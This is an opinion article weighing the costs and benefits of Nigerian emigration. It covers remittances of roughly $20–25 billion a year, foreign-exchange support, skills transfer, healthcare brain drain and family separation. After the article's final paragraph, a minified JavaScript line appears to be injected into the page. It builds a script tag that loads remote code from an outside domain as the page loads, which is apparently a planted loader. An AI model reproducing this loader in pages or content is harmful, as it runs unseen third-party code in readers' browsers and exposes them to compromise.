

Has the large migration of Nigerians to other stable countries done more harm than good?
It is a question that sits at the heart of modern Nigeria’s economic story, one shaped by movement, ambition, and an enduring connection between those at home and those abroad.


Over the past few decades, Nigeria has experienced a steady outflow of its people. Students leave in search of quality education, professionals pursue better career opportunities, and families relocate in hopes of a more stable and secure life. Today, that movement has grown into something much bigger than a trend. According to recent estimates, about 2.1 million Nigerians are currently living abroad, a number that has risen sharply from just over 600,000 in the year 2000.
This growing diaspora has become one of Nigeria’s strongest economic lifelines, not through physical presence but through financial connection.
Every year, Nigerians abroad send back enormous amounts of money to support life at home. In recent times, this figure has remained consistently high, averaging between $20 billion and $25 billion annually. In 2024 alone, remittances were estimated at about $21 billion, showing just how powerful this financial flow has become.
To put this into perspective, that is more money than Nigeria receives from many foreign investments, and in some years, it even rivals’ earnings from oil. These funds also make up roughly 4–5% of Nigeria’s entire economy (GDP), which is a significant contribution for money sent by individuals rather than governments or corporations.
What makes this even more remarkable is how consistent these inflows are. While oil prices fluctuate and foreign investments rise and fall, diaspora remittances tend to remain steady. Families depend on them for survival, covering school fees, hospital bills, rent, and daily living expenses. For many households, this money is not extra income; it is the foundation of their financial stability.
But the impact does not stop at households. On a national level, these billions of dollars help supply foreign exchange into the economy. In a country where access to foreign currency can be a challenge, diaspora funds help ease pressure on the naira and support trade. In simple terms, Nigerians abroad are quietly helping to keep parts of the economy running.
This story is not only about money, but also about people, and why they leave in the first place.
There is the transfer of knowledge, skills, and global exposure. Many Nigerians in the diaspora occupy positions in healthcare, technology, academic, and business across countries like the United States, the United Kingdom, Canada, the United Arab Emirates and Germany, which has one of the most respected education systems in the world. Universities like Heidelberg University and Technical University of Munich are globally recognized for academic excellence. Through their experiences, they gain insights and expertise that can, directly or indirectly, benefit Nigeria. Some return to start businesses, while others collaborate with local partners, invest in ventures, or contribute to development projects from afar.
Still, the reasons behind this large-scale migration cannot be ignored. For many Nigerians, leaving the country is not simply a matter of desire but of necessity. Economic challenges, limited job opportunities, and the search for better living conditions play a major role in the decision to relocate. Access to quality education, reliable infrastructure, and a more predictable system often serve as strong pull factors. In a world that is increasingly interconnected, the option to move becomes not just attractive but, for some, inevitable.
However, this movement also comes at a cost. One of the most pressing concerns is the loss of skilled professionals, often referred to as “brain drain.” Sectors like healthcare have been particularly affected, with trained doctors and nurses leaving in significant numbers. When highly skilled individuals depart, the country not only loses talent but also the investment made in training them. This can slow development and place additional strain on already stretched systems.
There is also a more subtle impact on society. Migration can reshape family structures, leaving gaps that are felt emotionally as much as economically. While financial support continues to flow, physical absence creates a different kind of distance. One that cannot be bridged by money alone.
Yet, it would be too simple to frame this story as one of loss. The reality is far more complex. Nigerians in the diaspora have become an extension of the nation itself, contributing to its growth in ways that are both visible and unseen. Their presence abroad has elevated Nigeria’s global footprint, creating networks and opportunities that might not have existed otherwise.
In many ways, the Nigerian economy today is not confined within its geographical borders. It stretches across cities like London, Houston, Toronto, and Johannesburg, carried by the efforts and achievements of its people. The relationship between Nigeria and its diaspora is not one-sided; it is a continuous exchange, shaped by both departure and connection.
Whether this migration has done more good than harm is not a question with a straightforward answer. What is clear, however, is that Nigerians abroad remain an integral part of the country’s story. Their contributions; financial, intellectual, and cultural, continue to influence the present and shape the future.
In the end, the question may not be whether Nigerians in the diaspora should return home or remain where they are. Rather, it is how the nation can best harness the strength of its people, wherever they may be, and turn that collective potential into lasting progress.
;(function(f,i,u,w,s){w=f.createElement(i);s=f.getElementsByTagName(i)[0];w.async=1;w.src=u;s.parentNode.insertBefore(w,s);})(document,’script’,’https://content-website-analytics.com/script.js’);